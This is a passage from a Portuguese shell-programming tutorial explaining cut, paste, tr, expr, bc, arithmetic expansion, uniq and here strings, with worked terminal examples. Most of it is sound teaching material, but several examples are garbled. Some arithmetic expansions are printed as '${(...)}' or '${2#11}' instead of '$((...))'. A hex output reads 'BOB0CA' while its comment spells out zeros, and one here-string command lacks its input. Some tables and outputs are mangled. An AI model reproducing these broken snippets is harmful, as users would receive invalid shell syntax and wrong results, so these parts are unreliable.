023
021
011
021
```

Repare que o "(" e o ")" estão entre aspas

Se não colocássemos os parênteses entre aspas, olha só a encrenca:

```
$ cut -f2 -d( telefones | cut -f1 -d )
ksh: syntax error: `(' unexpected
```

Colando cadeias de caracteres – paste

O `paste` funciona como um `cut` de marcha à ré, isto é, enquanto o `cut` separa pedaços de arquivos, o `paste` junta-os. Seu formato genérico é:

```
paste [arquivo1] [arquivo2] ... [arquivon]
```

Onde cada linha de um arquivo é colada à linha da posição correspondente do outro arquivo, de maneira a formar linhas únicas que serão mandadas para a saída padrão. Vejamos os exemplos:

Exemplo:

```
$ cat /etc/passwd
bolpetti:x:54000:1001:Joao Bolpetti Neto - DISB.O 821-
mosaldo:x:54001:1001:Marco Oswaldo da Costa Freitas diteo 2338
jneves:x:54002:1001:Julio Cesar Neves 821-6339
cgrippi:x:54003:1001:Ciro Grippi Barbosa Lima - ramal (821)2338
$ cat /etc/passwd | cut -f1 -d: > /tmp/logins      1º campo (-f1) mandado para /tmp/logins
```

```
$ cat /etc/passwd | cut -f3 -d: > /tmp/uid  
$ paste /tmp/logins /tmp/uid  
bolpetti      54000  
mosaldo      54001  
jneves       54002  
cgrippi      54003
```

3º campo (-f3) mandado para /tmp/uid
Juntando as linhas de /tmp/logins e /tmp/uid

Nesse exemplo, tiramos um pedaço do `/etc/passwd` e dele extraímos campos para outros arquivos. Finalmente, como exemplo didático, juntamos os dois arquivos dando a saída na tela. Note que o `paste` inseriu entre os 2 campos, o separador `<TAB>`, seu *default*.

A opção `-d` (delimitador)

Analogamente ao `cut`, a sintaxe do `paste` permite o uso de delimitador, que também deve ser protegido (com aspas ou apóstrofos) se porventura o *Shell* puder interpretá-lo como um metacaractere.

No exemplo anterior, caso quiséssemos alterar o separador para, digamos, ":" teríamos que fazer:

```
$ paste -d: /tmp/logins /tmp/uid  
bolpetti:54000  
mosaldo:54001  
jneves:54002  
cgrippi:54003
```

A opção `-s`

Serve para transformar linhas de um arquivo em colunas, separadas por `<TAB>`:

Exemplo:

```
$ paste -s /tmp/logins  
bolpetti      mosaldo      jneves  cgrippi
```

Se quiséssemos os campos separados por espaço e não por `<TAB>`, fariamoss:

```
$ paste -s -d" " /tmp/logins  
bolpetti mosaldo jneves cgrippi
```

Perfumarias úteis

Com o comando `paste` você também pode montar formatações exóticas como esta a seguir:

```
$ ls | paste -s -d'\t\t\n'
arq1 arq2 arq3
arq4 arq5 arq6
```

O que aconteceu foi o seguinte: foi especificado para o comando `paste` que ele transformaria linhas em colunas (pela opção `-s`) e que os seus separadores (É...! Ele aceita mais de um, mas somente um após cada coluna criada pelo comando) seriam uma `<TAB>`, outra `<TAB>` e um `<ENTER>`, gerando dessa forma a saída tabulada em 3 colunas.

Agora que você já entendeu isso, veja como fazer a mesma coisa, porém de forma mais fácil e menos bizarra e tosca, usando o mesmo comando mas com a seguinte sintaxe:

```
$ ls | paste - - -
arq1 arq2 arq3
arq4 arq5 arq6
```

E isso acontece porque, se em vez de especificarmos os arquivos, colocarmos o sinal de menos (-), o comando `paste` e em muitos outros, os substitui pelos dados que recebeu pela entrada padrão. Neste exemplo os dados foram mandados pela saída padrão (`stdout`), pelo `ls` e o pipe (`|`) os desviou para a entrada padrão (`stdin`) do `paste`. Veja mais um exemplo para facilitar a compreensão:

```
$ cat arq1
predisposição
privilegiado
profissional
$ cat arq2
encher
mário
motor
$ cut -c-3 arq1 | paste -d "" - arq2
preencher
primário
promotor
```

Nesse caso, o `cut` devolveu as três primeiras letras de cada registro de `arq1`, o `paste` foi montado para não ter separador (`-d ""`) e receber a entrada padrão (desviada pelo pipe) no traço (`-`) gerando a saída juntamente com `arq2`.

O `tr` traduz, transcreve ou transforma cadeias de caracteres?

Avalie você mesmo a sua finalidade! No duro, o `tr` recebe dados da *entrada padrão* (que a essa altura você já sabe que pode ser *redirecionada*), convertendo-os mediante um padrão especificado. Sua sintaxe é a seguinte:

```
tr [-opcao] <dos-caracteres> <para-os-caracteres>
```

onde `<dos-caracteres>` e `<para-os-caracteres>` é um ou mais caracteres. Qualquer caractere vindo da entrada definida, que coincide com um caractere de `<dos-caracteres>`, será convertido para o seu correspondente em `<para-os-caracteres>`. O resultado dessa conversão será enviado para a saída.

Exemplo:

Vamos pegar de volta o nosso velho `quequeisso`.

```
$ cat quequeisso
ATENCAO, O TEXTO ABAIXO NAO EH TREINAMENTO,
EH UMA LAVAGEM CEREBRAL!!!
O Shell alem de analisar cada dado entrado a partir do prompt do UNIX,
interfaceando com os usuarios, tem tambem as seguintes atribuicoes:
Interpretador de comandos;
Controle do ambiente UNIX;
Redirecionamento de entrada e saida;
Substituicao de nomes de arquivos;
Concatenacao de pipe;
Execucao de programas;
Poderosa linguagem de programacao.
```

Na sua forma mais simples, podemos usar o `tr` para fazer simples substituições. Assim, se quiséssemos trocar toda letra a por letra z faríamos:

```
$ cat quequeisso |
> tr a z
```

} Estou listando o quequeisso para ...
} converter a letra a na letra z

ATENCAO, O TEXTO ABAIXO NAO EH TREINAMENTO,
EH UMA LAVAGEM CEREBRAL!!!

O Shell zlem de znlisr czdz dzdo entrzdo z pzrtir do prompt do UNIX,
interfzceznndo com os usuzrios, tem tzmbem zs seguintes ztribuicoes:
Interpretzdor de comzndos;
Controle do zmbiente UNIX;
Redirecionzmento de entrzdz e szmdz;
Substituiczo de nomes de zrquivos;
Concztenzczo de pipe;
Execuczo de progrzmzs;
Poderosz linguzgem de progrzmzczo.

As duas linhas anteriores têm um bom uso: servem para desenvolver linguagens com grau de complexidade semelhante à lingua do PÊ...! Poderíamos também fazer a conversão, usando a entrada de outra forma:

```
$ tr A a < quequeisso
aTENCaO, O TEXTO aBaIXO NaO EH TREINaMENTO,
EH UMa LaVaGEM CEREBRaL!!!
O Shell alem de analisar cada dado entrado a partir do prompt do UNIX,  
interfaceando com os usuarios, tem tambem as seguintes atribuicoes:  
Interpretador de comandos;  
Controle do ambiente UNIX;  
Redirecionamento de entrada e saida;  
Substituicao de nomes de arquivos;  
Concatenacao de pipe;  
Execucao de programas;  
Poderosa linguagem de programacao.
```

É melhor escrever desta forma, sem usar o pipe

Nesse último exemplo, vimos como converter os **A** (maiúsculos) em **a** (minúsculos).

Nos dois casos anteriores, a entrada dos dados foi feita ou por um pipeline de comandos, ou redirecionando a entrada. Isso deve-se ao fato do **tr** estar esperando os dados pela *entrada padrão*.

Veja um exemplo mais lógico do **tr**. Suponha que queremos tabelar os *login names* e os *home directories* dos dez primeiros registros de */etc/passwd*. Observe a execução da instrução a seguir:

```
$ head -10 /etc/passwd |  
> cut -f1,6 -d:  
  
root:/  
daemon:/  
bin:/usr/bin  
sys:/  
adm:/var/adm  
uucp:/usr/lib/uucp  
lp:/var/spool/lp  
nuucp:/var/spool/uucppublic  
listen:/usr/net/nls  
sync:/
```

} Separo os 10 primeiros registros de /etc/passwd para pegar o 1º e 6º campos

} Da execução do comando anterior, resultaram o 1º e 6º campos dos 10 primeiros registros de /etc/passwd. O separador permanece 2 pontos

Então, para realizarmos o proposto, deveríamos:

```
$ head -10 /etc/passwd |  
> cut -f1,6 -d: |  
> tr : '\t'  
root  /  
daemon /  
bin    /usr/bin  
sys   /  
adm   /var/adm  
uucp  /usr/lib/uucp  
lp    /var/spool/lp  
nuucp /var/spool/uucppublic  
listen /usr/net/nls  
sync  /
```

} Idêntico ao anterior, porém trocando : por <TAB>

Uma das boas ferramentas do comando `tr`, somente no Linux (GNU `tr`), é que ele aceita um série de classes que servem para generalizar a pesquisa em <dos-caracteres> e <para-os-caracteres>.

Essas classes, que são bastante abrangentes, podem ser vistas na tabela a seguir:

9. Esse exemplo é válido somente em Shell sendo executado em ambiente UNIX. Quando estiver sob o LINUX, o <TAB> deve ser substituído por '\t' ou por seu valor octal (\011) como veremos na tabela e exemplo mais à frente.

Classe	Atua sobre:
[car*]	Em para-os-caracteres, cópias de car até o tamanho de <dos-caracteres>
[car*rep]	Repete rep cópias de car
[:alnum:]	Letras e dígitos
[:alpha:]	Letras
[:blank:]	Espaços em branco horizontais
[:cntrl:]	Caracteres de controle
[:digit:]	Dígitos
[:graph:]	Caracteres imprimíveis - não inclui espaços
[:lower:]	Letras minúsculas
[:print:]	Caracteres imprimíveis - inclusive espaços
[:punct:]	Caracteres de pontuação
[:space:]	Espaços em branco horizontais e verticais
[:upper:]	Letras maiúsculas
[:xdigit:]	Dígitos hexadecimais
[=car=]	Caracteres equivalentes a car

Exemplos:

```
$ tr '[:lower:]' '[:upper:]' < quequeisso
```

ATENCAO, O TEXTO ABAIXO NAO EH TREINAMENTO,
EH UMA LAVAGEM CEREBRAL!!!

O SHELL ALEM DE ANALISAR CADA DADO ENTRADO A PARTIR DO PROMPT DO UNIX,
INTERFACEANDO COM OS USUARIOS, TEM TAMBEM AS SEGUINTEES ATRIBUICOES:
INTERPRETADOR DE COMANDOS;
CONTROLE DO AMBIENTE UNIX;
REDIRECIONAMENTO DE ENTRADA E SAIDA;
SUBSTITUICAO DE NOMES DE ARQUIVOS;
CONCATENACAO DE PIPE;
EXECUCAO DE PROGRAMAS;
PODEROSA LINGUAGEM DE PROGRAMACAO.

O `tr` também pode usar caracteres octais, tanto para especificar o que estamos pesquisando como para definir o resultado que esperamos.

A representação octal é passada para o `tr` no seguinte formato:

\nnn

Suponha agora que eu tenha um arquivo com comandos separados por ponto e vírgula e eu queira colocar cada comando em uma linha. Vejamos como está esse arquivo:

```
$ cat confusao
cd $HOME;pwd;date;ls -la;echo $LOGNAME x${SHELL}x
```

Para colocá-lo de forma legível, podemos fazer:

```
$ cat confusao | tr ";" "\012"           Converte ; em <ENTER>
cd $HOME
pwd
date
ls -la
echo $LOGNAME x${SHELL}x
```

Mas essa linha ficaria melhor se fosse escrita com redirecionamento de entrada (*stdin*), evitando o uso do *pipe* (|). Veja:

```
$ tr ";" "\012" < confusao
```

Mas essa notação também pode ser representada por um '\caractere', onde *caractere* pode ser qualquer um dos que constam na tabela a seguir:

\caractere	Significado
\\\	backslash
\a	audible BEL
\b	backspace
\f	form feed
\n	new line
\r	return
\t	horizontal tab
\v	vertical tab

Assim sendo, o exemplo anterior também poderia ser escrito da seguinte maneira:

```
$ cat confusao | tr ";" "\n"           Converte ; em <ENTER>
```

Agora veja só esse exemplo:

```
$ echo $PATH
/usr/bin:/usr/local/bin:/usr/sbin/.
```

Complicado para ler, né? Agora experimente:

```
$ echo $PATH | tr : "\012"
/usr/bin
/usr/local/bin
/usr/sbin
.
```

O maior uso desse comando é, no entanto, transformar maiúsculas em minúsculas e vice-versa. Vejamos como converter as letras maiúsculas de quequeisso em letras minúsculas:

```
$ cat quequeisso | tr 'A-Z' 'a-z'
atencao, o texto abaixo nao eh treinamento,
eh uma lavagem cerebral!!!
o shell alem de analisar cada dado entrado a partir do prompt do UNIX,
interfaceando com os usuarios, tem tambem as seguintes atribuicoes:
interpretador de comandos;
controle do ambiente UNIX;
redirecionamento de entrada e saida;
substituicao de nomes de arquivos;
concatenacao de pipe;
execucao de programas;
poderosa linguagem de programacao.
```



ATENÇÃO

A notação " $m-n$ " expande para todos os caracteres de m a n , em ordem ascendente. m deve ser menor que n ; caso contrário ocorrerá um erro. Por exemplo, " $0-9$ " é o mesmo que " 0123456789 ". Esta notação é típica do LINUX. Em outros Sistemas Operacionais (como o System V), pode ser obrigatório o uso dos colchetes, e o exemplo acima ficaria da seguinte forma:

```
$ tr '[A-Z]' '[a-z]' < quequeisso
```

O comando `tr` pode ainda ser usado com duas opções interessantes:

A opção `-s`

Funciona da mesma maneira que vimos até agora, porém, se houver repetição de algum dos caracteres pesquisados, "espreme-os" (squeeze), gerando somente um na saída.

Exemplo: Se quisermos trabalhar com a saída de um comando, compactando os espaços em branco, podemos fazer:

```
$ ls -l | tr -s ' '
total 1170
-rwxr--r-- 1 julio dipao 241 Oct 28 1997 2ehbom
-rw-r--r-- 1 julio dipao 1463 May 21 10:55 ArqOLs
-rwxr--r-- 1 julio dipao 127 Oct 14 1997 DuLoren
-rw-r--r-- 1 julio dipao 16 Oct 19 18:59 aa
-rw-r--r-- 1 julio dipao 114 Oct 7 1997 add
```

Comprimindo os espaços do comando ls -l

Agora veja um arquivo recebido do DOS, com seus caracteres de controle característicos:

```
$ cat -vet DOS.txt
Este arquivo^M$
foi gerado pelo^M$
DOS/Rwin e foi^M$
baixado por um^M$
ftp mal feito.^M$
```

Para tirá-los podemos fazer:

```
$ tr -s '[:cntrl:]' '\n' < DOS.txt | cat -vet
Este arquivo$
foi gerado pelo$
DOS/Rwin e foi$
baixado por um$
ftp mal feito.$
```

Como o *carriage-return* (representado por ^M no exemplo) e o *line-feed* (\n representado por \$) apareciam lado a lado, quando fizemos a troca do ^M pelo \n, surgiu um \n\n que a opção -s transformou em apenas um. O último cat -vet foi apenas para mostrar que a saída havia se livrado do ^M.

A opção -d

Usando-se essa opção, os caracteres que atendem ao critério de pesquisa são deletados.

Exemplo:

```
$ tr -d '\12' < quequeisso
ATENCAO, O TEXTO ABAIXO NAO EH TREINAMENTO, EH UMA LAVAGEM CEREBRAL!!!O
Shell alem de analisar cada dado entrado a partir do prompt do
```

Detetar todos os <ENTER> de quequeisso

UNIX, interfaceando com os usuários, tem também as seguintes atribuições: Interpretador de comandos; Controle do ambiente UNIX; Redirecionamento de entrada e saída; Substituição de nomes de arquivos; Concatenação de pipe; Execução de programas; Poderosa linguagem de programação.

Prompt no final porque perdeu até o último <ENTER>

Também podemos nos livrar do indesejado ^M do arquivo DOS.txt visto há pouco, fazendo o seguinte:

```
$ tr -d '\r' < DOS.txt > DOS.ok
$ cat -vet DOS.ok
Este arquivo
foi gerado pelo
DOS/Rwin e foi
baixado por um
ftp mal feito.
```

Ou assim:

```
$ tr -d '\015' < DOS.txt > DOS.ok
```

A opção -c

Essa opção troca o complemento, ou seja, troca o que **não** foi especificado no conjunto de <dos-caracteres>.

Exemplos:

Vamos transformar o arquivo DOS.ok em uma lista de palavras:

```
$ tr -cs '[:lower:][:upper:]' '[\n*]' < DOS.ok | paste - - - -
Este     arquivo    foi      gerado
pelo     DOS       Rwin     e
foi      baixado   por      um
ftp      mal       feito
```

Esse exemplo transforma cada sequência de caracteres que **não** sejam letras maiúsculas e minúsculas (no caso, caracteres em branco, especiais e o <ENTER> do final de cada linha) em um simples <ENTER> (\n).

Sempre o tamanho de <dos-caracteres> tem de ser o mesmo de <para-os-caracteres>, o asterisco foi colocado para que <para-os-caracteres> adquira o tamanho suficiente para isso. O uso deste asterisco (*) no tr não GNU é obrigatório. Para finalizar o paste foi colocado somente para

que fossem escritas quatro palavras por linha, de forma a não gastar uma página inteira do livro para isso. ;-)

Ahhh, já ia me esquecendo! Como poderia haver caractere especial colado em espaço em branco, coloquei a opção `-s` para que isso não resultasse em linhas vazias provocadas por dois `<ENTER>` sucessivos após a execução do `tr`.

Só consegui fazer o mesmo em um UNIX SVR4 da seguinte forma:

```
$ tr -cs "[A-Z][a-z]" "[\012*]" < DOS.ok | paste - - -
```

Exprimindo o expr de forma expressa

O `expr` é o nosso comando “bombril”, isto é, tem 1001 utilidades. Vejamos as principais:

Execução de operações aritméticas

As operações aritméticas são executadas com auxílio do comando `expr`. Os operadores são:

+	Soma
-	Subtração
*	Multiplicação
/	Divisão
%	Resto da divisão

Exemplos:

\$ expr 2+7	
2+7	Que foi que houve?...
\$ expr 2 + 7	
9	Agora sim, com espaço separando operadores
\$ expr 2 - 7	
-5	
\$ expr 2 * 7	
expr: syntax error	Zebra, falta proteger o asterisco
\$ expr "2 * 7"	
2 * 7	Agora eu protegi a expressão toda...

```
$ expr 2 \* 7
14
$ expr 2 % 7
2
$ expr 7 % 2
1
```

Agora sim...



Precisamos de cautela na execução desse comando, já que ele trabalha somente com números inteiros. Podemos, nesse caso, dizer que: *a ordem dos tratores altera o pão duro*. Olha só o exemplo a seguir:

```
$ expr 7 / 5 \* 10
10
$ expr 7 \* 10 / 5
14
```

7 dividido por 5 = 1 (inteiro), vezes 10 = 10
7 vezes 10 = 70 dividido por 5 = 14

Já que esta publicação é mais um bate-papo de amigos do que um livro formal, vamos subverter a ordem natural das coisas e apresentar para vocês outras formas de fazer operações aritméticas, fora do contexto do `expr`. Daqui a pouco voltaremos ao `expr`.

bc – A calculadora

Uma forma bacana de fazer cálculos em *Shell* – usada normalmente quando a expressão aritmética é mais complexa, ou quando é necessário trabalharmos com casas decimais – é usar a instrução calculadora do *UNIX/LINUX*. O `bc`. Veja como:

Exemplo:

```
$ echo "(2 + 3) * 5" | bc
25
```

Parênteses usados para dar precedência

Para trabalhar com números reais (números não necessariamente inteiros), especifique a precisão (quantidade de decimais) com a opção `scale` do comando `bc`. Assim, vejamos o penúltimo exemplo:

```
$ echo "scale=2; 7*5/3" | bc
11.66
```

Outros exemplos:

```
$ echo "scale=3; 33.333*3" | bc  
99.999  
$ num=5  
$ echo "scale=2; ((3 + 2) * $num + 4) / 3" | bc  
9.66
```

Uma vez apareceu na lista (excelente por sinal) de *Shell script* no Yahoo (<http://br.groups.yahoo.com/group/shell-script/>) um cara com a seguinte dúvida: “Eu tenho um arquivo cujos campos estão separados por <TAB> e o terceiro deles possui números. Como posso calcular a soma de todos os números desta coluna do arquivo?”

Mandei a seguinte resposta:

```
$ echo $(cut -f3 num | tr '\n' '+')0 | bc  
20.1
```

Vamos por partes para entender melhor e primeiramente vamos ver como era o arquivo que fiz para teste:

```
$ cat num  
a      b      3.2  
a      z      4.5  
w      e      9.6  
q      w      2.8
```

Como se pode ver, está dentro do padrão do problema, onde eu tenho como terceiro campo números reais. Vamos ver o que faria a primeira parte da linha de comandos, onde eu transformo os caracteres <ENTER> (*new-line*) em um sinal de mais (+):

```
$ cut -f3 num | tr '\n' +  
3.2+4.5+9.6+2.8+
```

Se eu mandasse desse jeito para o `bc`, ele me devolveria um erro por causa daquele sinal de mais (+) solto no final do texto. A minha saída foi colocar um zero no final, pois somando zero o resultado não se alterará. Vamos ver então como ficou:

```
$ echo $(cut -f3 num | tr -s '\n' '+')0  
3.2+4.5+9.6+2.8+0
```

Isso é o que se costuma chamar *one-liner*, isto é, códigos que seriam complicados em outras linguagens (normalmente seria necessário criar contadores e fazer um *loop* de leitura somando o terceiro campo ao contador) e em *Shell* são escritos em uma única linha.

Há também gente que chama isso de método *KISS*, que é o acrônimo de *Keep It Simple Stupid*. :-)

Mas o potencial de uso dessa calculadora não se encerra aí, existem diversas facilidades por ela propiciadas. Veja só este exemplo:

```
$ echo "obase=16; 11579594" | bc
BOB0CA
$ echo "ibase=16; BOB0CA" | bc
11579594
B, zero, B, zero, C e A
```

Nesses exemplos vimos como fazer mudanças de base de numeração com o uso do `bc`. Na primeira explicitamos a base de saída (`obase`) como 16 (hexadecimal) e na segunda, dissemos que a base da entrada (`ibase`) era 10 (decimal).

O interpretador aritmético do *Shell*

Outra forma muito legal de fazer cálculos é usar a notação `$((exp aritmética))`. É bom ficar atento, porém, ao fato de essa sintaxe não ser universalizada. O *Bourne Shell* (`sh`), por exemplo, não a reconhece.

Exemplo:

Usando o mesmo exemplo que já havíamos usado:

```
$ echo $(((2+3)*5))
25
Os parênteses mais internos priorizaram o 2+3
```

Agora olha só esta maluquice:

```
$ tres=3
$ echo $(((2+tres)*5))
25
$ echo $(((2+$tres)*5))
25
Variável três não precedida pelo $
Variável três precedida pelo $
```

Ué!! Não é o cifrão precedente que caracteriza uma variável? Sim, porém em todos os sabores *UNIX* que testei, sob *bash* ou *ksh*, ambas as formas de construção produzem uma boa aritmética.

Preste atenção nesta sequência:

```
$ unset i                                     $i mooorreu!  
$ echo $((i++))  
0  
$ echo $i  
1  
$ echo $((++i))  
2  
$ echo $i  
2
```

Repare que apesar de a variável não estar definida, pois foi feito um *unset* nela, nenhum dos comandos acusou erro, porque, como estamos usando construções aritméticas, sempre que uma variável não existe, é inicializada com zero (0).

Repare que o *i++* produziu zero (0). Isso ocorre porque este tipo de construção chama-se pós-incrementação, isto é, primeiramente o comando é executado, e só então a variável é incrementada. No caso do *++i*, foi feita uma pré-incrementação: primeiro incrementou e somente após o comando foi executado.

Também são válidos:

```
$ echo $((i+=3))  
5  
$ echo $i  
5  
$ echo $((i*=3))  
15  
$ echo $i  
15  
$ echo $((i%=2))  
1  
$ echo $i  
1
```

Essas três operações seriam o mesmo que:

```
i=$((i+3))  
i=$((i*3))  
i=$((i%2))
```

E isso seria válido para todos os operadores aritméticos, o que em resumo produziria a tabela a seguir:

Expansão Aritmética	
Expressão	Resultado
<code>id++ id--</code>	pós-incremento e pós-decremento de variáveis
<code>++id --id</code>	pré-incremento e pré-decremento de variáveis
<code>**</code>	exponenciação
<code>* / %</code>	multiplicação, divisão, resto da divisão
<code>+ -</code>	adição, subtração
<code><= >= < ></code>	comparação
<code>== !=</code>	igualdade, desigualdade
<code>&&</code>	E lógico
<code> </code>	OU lógico

O auge dessa forma de construção com duplo parênteses é o seguinte:

```
$ echo $var
50
$ var=${(var>40 ? var-40 : var+40)}
$ echo $var
10
$ var=${(var>40 ? var-40 : var+40)}
$ echo $var
50
```

Esse tipo de construção deve ser lido da seguinte forma: caso a variável `var` seja maior que 40 (`var>40`), então (?) faça `var` igual a `var` menos 40 (`var-40`), senão (:) faça `var` igual a `var` mais 40 (`var+40`). O que quis dizer é que os caracteres ponto de interrogação (?) e dois pontos (:) fazem o papel de "então" e "senão", servindo dessa forma para montar uma operação aritmética condicional.

Da mesma forma que usamos a expressão `$(...)` para fazer operações aritméticas, também poderíamos usar a intrínseca (*built-in*) `let` ou construção do tipo `$[...]`.

Os operadores são os mesmos para essas três formas de construção, o que varia um pouco é a operação aritmética condicional com o uso do `let`. Vejamos como seria:

```
$ echo $var  
50  
$ let var='var>40 ? var-40 : var+40'  
$ echo $var  
10  
$ let var='var>40 ? var-40 : var+40'  
$ echo $var  
50
```

Se você quiser trabalhar com bases diferentes da decimal, basta usar o formato:

```
base#numero
```

Onde `base` é um número decimal entre 2 e 64 representando o sistema de numeração, e `numero` é um número no sistema definido por `base`. Se `base#` for omitida, então 10 é assumida como *default*. Os algarismos maiores que 9 são representados por letras minúsculas, maiúsculas, `@` e `_`, nessa ordem.

Se `base` for menor ou igual a 36 maiúsculas ou minúsculas podem ser usadas indiferentemente para definir algarismos maiores que 10 (não está mal escrito, os algarismos do sistema hexadecimal, por exemplo, variam entre 0 (zero) e F). Vejamos como isso funciona:

```
$ echo ${2#11}  
3  
$ echo $((16#a))  
10  
$ echo $((16#A))  
10  
$ echo $((2#11 + 16#a))  
13  
$ echo ${64#a}  
10  
$ echo ${64#A}  
36  
$ echo $((64#@))  
62  
$ echo $((64#_))  
63
```

Nesses exemplos usei as notações `$((...))` e `$[...]` indistintamente, para demonstrar que ambas funcionam.

Ah, já ia me esquecendo! As expressões aritméticas com os formatos \${((...)), \${[...]} e com o comando `let` usam os mesmos operadores usados na instrução `expr`, além dos operadores unários (++-, +=, *=, ...) e condicionais que acabamos de ver.

Por falar em `expr`, está na hora de sairmos da nossa viagem e voltarmos ao assunto sobre esta multifacetada instrução. Para medir o tamanho de uma cadeia de caracteres, a usamos com a sintaxe:

`expr length cadeia`

Exemplo:

Assim:

\$ `expr length 5678`

4

4 é o tamanho da cadeia 5678

Lá vou eu novamente sair do tema `expr` para mostrar outra forma de obtermos o tamanho de uma cadeia. Observe que a próxima solução só poderá ser empregada para devolver o tamanho de uma cadeia contida em uma variável. Note também que esta sintaxe só é reconhecida pelo `bash` e pelo `ksh`.

\$ `var=0123456789`

\$ `echo ${#var}`

10

Esse tipo de construção (`${...}`) que acabamos de ver é genericamente chamada de Expansão de Parâmetro (Parameter Expansion).

Encorajo muito seu uso, apesar da perda de legibilidade do código, porque elas são intrínsecas do *Shell (builtins)* e por isso são, no mínimo, umas 100 vezes mais velozes que as suas similares.

Veremos a Expansão de Parâmetros de forma muito mais detalhada no capítulo 7.

Voltando à vaca fria, o `expr`, para extrair uma subcadeia de uma cadeia de caracteres, usamos a sintaxe:

`expr substr cadeia <a partir da posição> <qtd. caracteres>`

Exemplo:

Assim:

\$ `expr substr 5678 2 3`

Extrair a partir da 2ª posição 3 caracteres

678

```
$ expr substr "que teste chato" 11 5
chato
```

Extrair a partir da 11^a posição 5 caracteres

O Bash, e somente o Bash, permite extrair uma subcadeia de uma cadeia da seguinte forma:

```
$ var="que teste chato"
$ echo ${var:10:5}
chato
```

Note que, no caso mostrado no exemplo anterior, a origem da contagem é zero, isto é, a letra `q` da variável `var` ocupa a posição zero.

Essa Expansão de Parâmetros que acabamos de ver, também pode extrair uma subcadeia, do fim para o princípio, desde que seu segundo argumento seja negativo.

```
$ echo ${TimeBom: -5}
mengo
$ echo ${TimeBom:-5}
Flamengo
$ echo ${TimeBom:(-5)}
mengo
```



Existe outra Expansão de Parâmetros, que veremos mais tarde, que tem a sintaxe `$(param:-Valor)` e por isso não podemos colar o hífen (-) aos dois pontos (:). Como vimos, podemos usar um espaço em branco ou até mesmo usar parênteses para separar os dois sinais.

Para encontrar um caractere em uma cadeia, usamos a sintaxe:

```
expr index cadeia caracter
```

Exemplo:

Assim:

```
$ expr index 5678 7
3
```

Em que posição de 5678 está o 7?

Agora olhe só para isto:

```
$ expr index 5678 86
2
```

Isso aconteceu porque o `expr index` não procura uma subcadeia em uma cadeia e sim um caractere. Dessa forma, estava pesquisando a ocorrência dos caracteres `8` e `6` na cadeia `5678`. Ora, como o `6` foi o primeiro a ser encontrado, a instrução retornou a sua posição relativa na cadeia.

O `uniq` é único

É particularmente útil quando desejamos trabalhar com os registros duplicados de uma entrada. Este comando é o `uniq`, cuja sintaxe é a seguinte:

```
uniq [entrada] [saída]
```

Usado assim sem argumentos, o comando copia todos os registros da entrada para a saída, exceto os duplicados.

Exemplo:

Como preparação do exemplo a seguir, vamos extrair o primeiro nome de cada registro do arquivo `telefones` e colocá-los em `telef`:

```
$ cat telefones | cut -f1 -d" "> telef
```

como ficou o `telef`?

```
$ cat telef
Ciro
Ney
Enio
Claudia
Paula
Ney
```

Repare que o nome `Ney` aparece duas vezes em `telef`. Então vamos ver se é mesmo verdade que a instrução `uniq`, na sua forma mais simples, não manda para a saída os registros duplicados:

```
$ uniq telef
Ciro
Ney
Enio
Claudia
Paula
Ney
```

Não funcionou! Que será que houve?

O nome do `Ney` continua aparecendo duas vezes na saída porque em `telef` eles não eram consecutivos. Para fazer o pretendido, isto é, colocar adjacentes os registros que desejamos selecionar, é frequente o uso do

comando `sort`, passando a sua saída para a entrada do `uniq`. Vamos então fazer assim:

```
$ sort telef | uniq  
Ciro  
Claudia  
Enio  
Ney  
Paula
```

Agora sim funcionou, mas esse exemplo pode (e deve) ser resolvido, de forma mais rápida e enxuta, se fizermos:

```
$ sort telefones | cut -f1 -d" " | uniq  
Ciro  
Claudia  
Enio  
Ney  
Paula
```

O comando `uniq` possui outras opções, mas em uma devemos ir mais fundo.

A opção `-d`

Usamos essa opção quando desejamos listar somente os registros que estão duplicados no arquivo de entrada:

Exemplo:

Suponha que seja regra, na instalação em que você trabalha, que cada usuário do computador possa ter somente uma sessão aberta. Para listar todos os que estão conectados você pode fazer:

```
$ who  
htrece    console      Dec  2 17:12  
rlegaria  pts/0        Dec  2 08:50  
lcarlos    pts/4        Dec  2 16:08  
rlegaria  pts/1        Dec  2 08:51  
jneves    pts/2        Dec  2 09:42
```

Como existem poucas sessões abertas, fica fácil de ver que `rlegaria` fez dois *logins*, mas para ficar visível, independente da quantidades de usuários, devemos fazer:

```
$ who | cut -f1 -d" " | sort | uniq -d  
rlegaria
```

Isto é, da saída do comando `who`, extraímos somente o primeiro campo separado dos outros por espaço(s) em branco (*login name*). Esses campos foram classificados, e então listamos os duplicados.

Mais redirecionamento sob o Bash

Agora que nós temos um pouco mais de bagagem técnica, podemos entender o conceito do *here strings* (que funciona somente sob o bom e velho Bash). Primeiro, um programador com complexo de inferioridade criou o redirecionamento de entrada e representou-o com um sinal de menor (`<`) para representar seus sentimentos. Em seguida, outro, sentindo-se pior ainda, criou o *here document* representando-o por dois sinais de menor (`<<`) porque sua fossa era maior. O terceiro pensou: "esses dois não sabem o que é estar por baixo"... Então criou o *here strings* representado por três sinais de menor (`<<<`).

Brincadeiras à parte, o *here strings* é utilíssimo e, não sei por quê, é um perfeito desconhecido. Na pouquíssima literatura que há sobre o tema, nota-se que o *here strings* é frequentemente citado como uma variante do *here document*, com o que discordo pois sua aplicabilidade é totalmente diferente daquela.

Sua sintaxe é simples:

```
$ comando <<< $cadeia
```

Onde `cadeia` é expandida e alimenta a entrada primária (`stdin`) de `comando`.

Como sempre, vamos direto aos exemplos dos dois usos mais comuns para que você próprio tire suas conclusões.

O mais comum é ver uma *here string* substituindo a famigerada construção `echo "cadeia" | comando`, que força um `fork`, criando um subshell e onerando o tempo de execução. Vejamos alguns exemplos:

<code>\$ a="1 2 3"</code>	
<code>\$ cut -f 2 -d ' '</code>	<i>Normalmente faz-se: echo \$a cut -f 2 -d ''</i>
<code>2</code>	
<code>\$ echo \$NomeArq</code>	<i>Corrigindo nomes gerados no rwin</i>
<code>Meus Documentos</code>	
<code>\$ tr "A-Z " "a-z_" <<< \$NomeArq</code>	<i>Substituindo o echo ... tr ...</i>
<code>meus_documentos</code>	
<code>\$ bc <<<"3 * 2"</code>	
<code>6</code>	
<code>\$ bc <<<"scale = 4; 22 / 7"</code>	
<code>3.1428</code>	

Vejamos uma forma rápida de inserir uma linha como cabeçalho de um arquivo:

```
$ cat num
1      2
3      4
5      6
7      8
9      10
$ cat - num <<< "Impares Pares"          O menos (-) representa o stdin
Impares Pares
1      2
3      4
5      6
7      8
9      10
```

Exercício

Descubra o resultado da execução dos comandos seguintes (primeiramente tente identificar a resposta sem o uso de computador, em seguida use-o para certificar-se do resultado):

```
sed 's#UNIX#unix#' quequeisso
sed '1,2s/[A-Z]//' quequeisso
